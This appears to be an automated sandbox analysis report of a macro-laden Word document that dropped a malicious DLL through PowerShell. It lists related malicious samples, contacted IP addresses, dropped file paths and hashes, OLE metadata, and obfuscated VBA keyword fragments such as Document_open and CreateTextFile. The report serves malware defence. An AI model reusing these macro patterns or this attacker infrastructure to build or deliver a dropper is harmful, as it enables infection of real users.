	Bestand.doc	Get hash	malicious	Browse	• 5.2.136.90
	dat_513543.doc	Get hash	malicious	Browse	• 5.2.136.90
	PACK.doc	Get hash	malicious	Browse	• 5.2.136.90
	pack 2254794.doc	Get hash	malicious	Browse	• 5.2.136.90
	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90
RADORETR	documents.doc	Get hash	malicious	Browse	• 185.225.36.38
	PACK.doc	Get hash	malicious	Browse	• 176.53.69.151
	bestand-8881014518 00944.doc	Get hash	malicious	Browse	• 176.53.69.151
	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 185.225.36.38
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 185.225.36.38
	PSX7103491.doc	Get hash	malicious	Browse	• 185.225.36.38
	Beauftragung.doc	Get hash	malicious	Browse	• 185.225.36.38
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 185.225.36.38
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQNL2.doc	Get hash	malicious	Browse	• 176.53.69.151
	vrhiyc.exe	Get hash	malicious	Browse	• 46.45.148.196
	ucrcdh.exe	Get hash	malicious	Browse	• 46.45.148.196
	lrbwh.exe	Get hash	malicious	Browse	• 46.45.148.196
	ECS95220201112194000053_19280.exe	Get hash	malicious	Browse	• 46.235.9.150

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B00F69D-537D-406E-B057-1B1541B1D39D}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Datos-2021-4-377562.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Sun Jan 10 09:32:33 2021, length=173568, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Datos-2021-4-377562.LNK	
Size (bytes):	2118
Entropy (8bit):	4.512203809989663
Encrypted:	false
SSDEEP:	48:86Y/XT3Ik2JPx83Qh26Y/XT3Ik2JPx83Q/:86Y/XLIk2xx83Qh26Y/XLIk2xx83Q/
MD5:	F454B1359728DC3E15F3BE713D61D8A0
SHA1:	5A4FBB52D44E26335F9ECDAC00498EA467BA775D
SHA-256:	789597499345E9992630A7E8B041AEEDA0A1402ACC5FD4C7EE1EF365A126DDF2
SHA-512:	D9FB9C033F2A7C7C285E738D80F1DC84042E4B4A7702FF93BFC5F9F2BA8C4B245B39A9D3640FC97ADC0CBBA04AE29652D1D0974ED17A428167F68DBAD8EA8(7E
Malicious:	false
Preview:	L.....F.... ....+..{...+..{...] .;.....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....x.2.....*R.T .DATOS-~1.DOC..\.....Q.y.Q.y*...8.....D.a.t.o.s.-.2.0.2.1.-.4.-.3.7.7.5.6.2...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\ 414408\Users.user\Desktop\Datos-2021-4-377562.doc.....\....\....\....\....\.D.e.s.k.t.o.p.\.D.a.t.o.s.-.2.0.2.1.-.4.-.3.7.7.5.6.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....414408.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.49116564529711
Encrypted:	false
SSDEEP:	3:M1SsPt4dtul5vt4dtulmX1SsPt4dtulv:MQ1tur8tuf1tu1
MD5:	CE57057D9086840E0190B23F62FB047E
SHA1:	29D062E159A243755A2CC8F548B7425B2FA269AA
SHA-256:	19F6556EFC11C921726F016856021B3292D8B46E0167C664A29C855B24DEFA03
SHA-512:	19AE1C7D11AEE740206883DD94D559EB853F82162269674F624BF97C9B07448F910C7B23FD5BB946CB6764E961320C0D66EF4F1F17018F87C6948FF538953A5E
Malicious:	false
Preview:	[doc]..Datos-2021-4-377562.LNK=0..Datos-2021-4-377562.LNK=0..[doc]..Datos-2021-4-377562.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SNAPD0EHHB08FJ3645K6.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585615294394105
Encrypted:	false
SSDEEP:	96:chQCIMq+qvsqvJCwo5z8hQCIMq+qvsEHyqvJCworXzv9YbH6f8OQlUVjlu:c2Do5z82XHnorXzvJf8OPlu
MD5:	4203D0D9D46242B655ED542F54149F8E
SHA1:	EBD91467000BD4DD62706363062226708C61D74B
SHA-256:	6DC6078D97F66D80E94545F57AEDA41D666C12C293F1E86948F022185A9EA4A3
SHA-512:	21695B86EF4E41E68133117F5A8145C4A3034047272F9C04C5A7654DF193953B316300551F4A30ED41218E78050800634C6B1CF94CAA6ECB7B346235D1BF5775
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SNAPD0EHHB08FJ3645K6.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,..:'"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	192000
Entropy (8bit):	7.470418301579238
Encrypted:	false
SSDEEP:	3072:SwbpDnn9FTrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:Ssl9FvaBYF0nVp2MJHybR8dS9
MD5:	E4A040BA6F510DFBADD3416A9C8C4417
SHA1:	895BC4ACCD6D17E3FB2D2C87F3C8BEBF14D76660
SHA-256:	AA5CB096A77BE2ACEB3292EA6A9E9C54296A1AA554289BCE47A069954F9666A1
SHA-512:	28F23EDDF6D207902027D9124F111C63BDD527EFD92828D9386F6DC757BF1C4AD6994A3950724584EB8900826A225C123EC53C31880BEB2AC305AD498115A32E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:..wT..wT..wT.....wT.....wT.....wT.-....wT.-....wT..wU.SwT.-....wT.. ....wT.....wT.....wT..w...wT.....wT.Rich.wT.....PE..L...._.....!.....J.....E.....0.....P.. .....8..... .....@.....text..... ..`.rdata...J.....L.....@..@.data....-... .....@....rsrc... ....P.....@..@.reloc. .H.....@..B..... .....

C:\Users\user\Desktop\~$tos-2021-4-377562.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^....z.....^....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Massachusetts Gorgeous Soft Car Springs Refined Steel Shoes Bedfordshire Maryland Unbranded Rubber Bacon Toys & Toys feed Integrated Corporate seize Generic Rubber Pants, Author: Julie Giraud, Template: Normal.dotm, Last Saved By: Valentin Guillaume, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 06:14:00 2021, Last Saved Time/Date: Tue Jan 5 06:14:00 2021, Number of Pages: 1, Number of Words: 3222, Number of Characters: 18371, Security: 8
Entropy (8bit):	6.6852126733754655
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Datos-2021-4-377562.doc
File size:	172471
MD5:	7ba1ac14f2c1bb9f6befe433f9c953ce
SHA1:	7270d70986fb41c6dd625e4f1ac9465619d75ff8

General

SHA256:	4440d0f0ac2d870ce1be87d53c4c3d8b4b44c0ef986fb4a75cb403d4bb97d362
SHA512:	61e9ef2b0e59591542af5c005ae2694c2e9cce0a3b708f953b0dd282376ea74651670b9da47e3b908b94f3916032696d804d67d5b693c27cb0e6abf3f8819936
SSDEEP:	3072:59ufstRUUKSns8T00JSHUgteMJ8qMD7gNCeISWpubd:59ufsfglf0pLN7l/yd
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Datos-2021-4-377562.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Massachusetts Gorgeous Soft Car Springs Refined Steel Shoes Bedfordshire Maryland Unbranded Rubber Bacon Toys & Toys feed Integrated Corporate seize Generic Rubber Pants
Author:	Julie Giraud
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Valentin Guillaume
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 06:14:00
Last Saved Time:	2021-01-05 06:14:00
Number of Pages:	1
Number of Words:	3222
Number of Characters:	18371
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	153
Number of Paragraphs:	43
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Oi5oelv0_s4, Stream Size: 17886

General	
Stream Path:	Macros/VBA/Oi5oelv0_s4
VBA File Name:	Oi5oelv0_s4
Stream Size:	17886
Data ASCII:	. . . . | . . . . 0 . . . . [k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 93 30 00 00 00 00 00 00 01 00 00 00 ae c5 5b 6b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DyjPBI
dLrgANHCG
EajdMLeD
rgBSB
Object
yjNpyrf
rJqMZII
PGiog
T_dehutl_mggmhizd
EUMDPGt
xkJxAAC
AybxtEBCJ.Close
JhiYfXc:
VusSK
"fUwLgjVtQyH"
UUoAB.CreateTextFile("XFtOCOULb:\dMKcFHF\GAGPCEp.ZPnnAM")
bGnhXCA
VJbwzTDT.Close
VwnpBElhO
MMAqSI
UPhhYZEF
"bVawaPADALVlWFFA"
NFWzF
"HiTyACJmCuGQFFJ"
sGvJJWh
PmBxcD:
SfMKIOk
"TthascRlxHZH"
AybxtEBCJ:
SFmrEDJ
zOBhOx
fUGQf
numuq
rEeiBJ
ChWZVJiB.CreateTextFile("gMEpHB:\SKWvYCA\YtZqA.fQoAE")
RkPWCDPC
JADCpjk
PmBxcD
pDPzBJmM
bGMXEIA.CreateTextFile("grPSDMS:\lQkJoR\aZMUgjGC.pVvhaH")
WSARpB
EUMDPGt.Close
HnBvAEH

Keyword
"WXovaGHxqSlUt"
QEIFFM
bPFNuJ.WriteLine
"PzrrnIFtpmxAx"
EUMDPGt:
ilONFzHG
"akTuJaIGmZrUyF"
qpOWEIHHA
yJouG
XwZxsHCGt
FTalMbF
XDJPUW
"ALpzEMcwuWl"
gQxBD:
UUoAB
tcYiEMeRH.Close
nIHrl
eUdbDAHHs.WriteLine
"uJnfBHIPFKBxHBmEE"
FPWaF
JADCpjk.WriteLine
xxYeFGUAH
rfDgD
njKwJdA.WriteLine
"bOOXnOJYtbRAbm"
VJbwzTDT:
RkPWCDPC:
UPhhYZEF.Close
eWkHqVao
Resume
XKPUEfhk
RLurCDDF
gglHam
"budRDJKVnJRU"
DRrKpoA
"]an"
lgZgGO
"gcZaHCGUVJsFmL"
"yKdJWHAniqHFCB"
ThHBBDu
tcYiEMeRH.WriteLine
waSbS
VfJHAA
vutdEkdRL
NSiRQzd
"frvvJFHIkftmZHE"
OtQPAJH
AybxtEBCJ.WriteLine
XTdPHz
OBwIBy:
JADCpjk.Close
QZjuH
"DkRmTYGAMxqHI"
zOQlGPVC
"dWnMFoTBPDqeJK"
jPnRGLC
CbMZSLFAM
kboRA
ORIzFDySE
DRrKpoA.Close
VAEDpBCV
uJSEDH:
QZjuH.CreateTextFile("EEGvGuF:\XrXnHGDDB\noadJZ.yGcKj")
"bAurYaGPwGKRiG"

Keyword
bPFNuJ
"koDuGqAOJBlLgZIEme"
DyjPBI.CreateTextFile("OPLPBI:\fNyAExIq\jrtno.FyobBAAFE")
hiZkEEF.WriteLine
txKQv
xCaTC.CreateTextFile("Oafyb:\RPNGMA\cmOgEyD.EEpGjE")
vtDUw
RkPWCDPC.WriteLine
aLGptGA
"kWzGMzIVefGB"
"ncDMUIadusSIDx"
VB_Name
RkPWCDPC.Close
"JCgblEAJizSfW"
uJSEDH
eUdbDAHHs.Close
"HfXAPQQbXKJHFGu"
eBddHTXP
AybxtEBCJ
OBwIBy
RNgUODjsM.CreateTextFile("FyNFG:\ugXUH\cZIFypIHj.tRULIINC")
VJbwzTDT.WriteLine
ItSfCDCB
Mid(Application.Name,
JhiYfXc.Close
PAxhJ
"TJahKRWdrvHFly"
xOnWA
xkJxAAC.CreateTextFile("tLvao:\aGKUA\AhQhj.BDOQSJWG")
"lRcGHADAHrlHJJA"
oOysMtDG
syDRd
dLrgANHCG.CreateTextFile("lBasV:\tFGoGJd\zBuHfBCN.AHGggII")
cTfCJ
hiZkEEF
"GhifcDKlpA"
oOysMtDG.WriteLine
FgmzCEm
bPFNuJ:
"HwixyOCYxmojd"
UMzHfyAfA
oOysMtDG:
"eSpcpGDZncccrFb"
oMcHDXEF
reTrs
"BWSOKPyHMnSQxi"
EJEApM
JADCpjk:
XjhOHEMDC
gQxBD
"xtsHGQjpNzDIYJ"
pSFXACJ
wUoJIFDD
HOkLRDGd
njKwJdA.Close
RvFOAEPH
HMyHCQCGu
njKwJdA
"GqMIEnOQFEEDsE"
bGMXEIA
eUdbDAHHs:
rtGyqOth
wuKBFvqI
hSbDPCC

Keyword
hSbDPCC.CreateTextFile("pygNv:\znIpFIR\yniMs.nmiIGDEDA")
rEeiBJ.CreateTextFile("VxskFWpm:\cuyOFYrFJ\SZSlaGJZi.TeBYCDZ")
cSHkDL
blQEM
nKtfECko
RUMGE
Zpeehqbjjey.Create
uJSEDH.WriteLine
xNJyUCNg
"BQumCJmmiAGIKv"
yyoqEHETu
GNnZJzE
HnBvAEH.CreateTextFile("ehLoAm:\PAVZiAGU\jVPHv.fAgoFBYmC")
yUWxTlVAC
TxAVq
EVOuqJnGD
"cnLcFxEphoEbAFA"
CksLJVJ
PmBxcD.Close
njKwJdA:
XsKjcKE
"GDTGdEJpuRnDBFQ"
"ZRotGHIxyrpSqvsXCC"
SOunIGkF
"]anw["
JhiYfXc
ChWZVJiB
lEOlGYxK.CreateTextFile("sojcFeJ:\zxDxYHq\rNbtS.PtHuEEP")
"OnehVAaWbfCAcAjsG"
iytziJ
"ohaTGaUTSwwDv"
"qMnfwCwbPJC"
"vRrzDEnglQvFPJfE"
zgBjJOGEH
tcYiEMeRH:
OBwIBy.Close
NtpdEJDH
gQxBD.WriteLine
"WMwcBSqFohy"
EUMDPGt.WriteLine
gQxBD.Close
PAxhJ.CreateTextFile("dFVzNBE:\EBCOlEEOJ\KlKcJKk.SVIvoAEqG")
QrVtQr
VJbwzTDT
UPhhYZEF.WriteLine
uJSEDH.Close
Zpeehqbjjey
RNgUODjsM
NBjEFGnEA
oOysMtDG.Close
YzIkA
tcYiEMeRH
xxYeFGUAH.CreateTextFile("eCzvxHN:\cgVnKGAT\YcnDi.YqiJOp")
"TOSxJaIzCudpDlB"
fUDmDCt
"utFMeJhUKJhJ"
aTfPCap
"SjDfYFUFPynYGu"
wCjuwBBGN
JHrNWdBsW
bPFNuJ.Close
XwZxsHCGt.CreateTextFile("TNJvoD:\walkrfAE\EalrWFWTE.wDSOEJ")
"rVpvDaGGxNfeNUF"
hiZkEEF.Close

Keyword
Nothing
UPhhYZEF:
IYKcgC
dTtuVsDVA
VcIiQJFi
JhiYfXc.WriteLine
"jVSXGfhYCxoHFD"
lEOlGYxK
"ozrZBTZBTMMIBB"
hiZkEEF:
"goMgGBdJMUDLAG"
WtNcAKUFt
"MvkIFCHFTnRqD"
PmBxcD.WriteLine
rgBSB.CreateTextFile("PkeJHBJJH:\ODJMGCw\NefpJHvCX.XzgyeCQuA")
SynsDAgHG
"PFQdBLHsDnfTZv"
vitXEH
"OTLmJCwhyQMFzlB"
oUWfJGBeE
"OcgtIFEeoIFhxt"
Error
"lHuxHADjraNFBgl"
CCnbXRBeA
AiICOj
VcIiQJFi.CreateTextFile("gNgYGZ:\CatdBMGGg\qGsdAdOQH.cJsxtdJE")
CmcBTTABc
Attribute
CHKzNBD
TFXNGIiH
"cGDcNrWsPeGCDF"
LVadAF
mmkTuwH
eUdbDAHHs
Function
VbMBBgf
MfgnKGWI
ukrnIFCE
EbuwEJS
WxujBIAMz
DRrKpoA:
"dvqIBFEqwfkI"
kskMAAHA
OBwIBy.WriteLine
xCaTC
zLkRiC
DRrKpoA.WriteLine
"dxIGdcCHBKYgde"

VBA Code

VBA File Name: Qafkrimwsho, Stream Size: 697

General	
Stream Path:	Macros/VBA/Qafkrimwsho
VBA File Name:	Qafkrimwsho
Stream Size:	697
Data ASCII:	. . . . # . . . . E . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 ae c5 45 f2 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Qafkrimwsho"

VBA Code

VBA File Name: Wm_t404p8v_, Stream Size: 1106

General	
Stream Path:	Macros/VBA/Wm_t404p8v_
VBA File Name:	Wm_t404p8v_
Stream Size:	1106
Data ASCII:	. . . . u . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 ae c5 f3 f6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.279952994103

General	
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . + ... T . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 600

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	600
Entropy:	4.30439339191
Base64 Encoded:	True
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . (. . . . t . . . . \\ . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 28 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 5c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6424
Entropy:	6.13606471955
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99189

General	
Stream Path:	Data
File Type:	data
Stream Size:	99189
Entropy:	7.39018675385
Base64 Encoded:	True
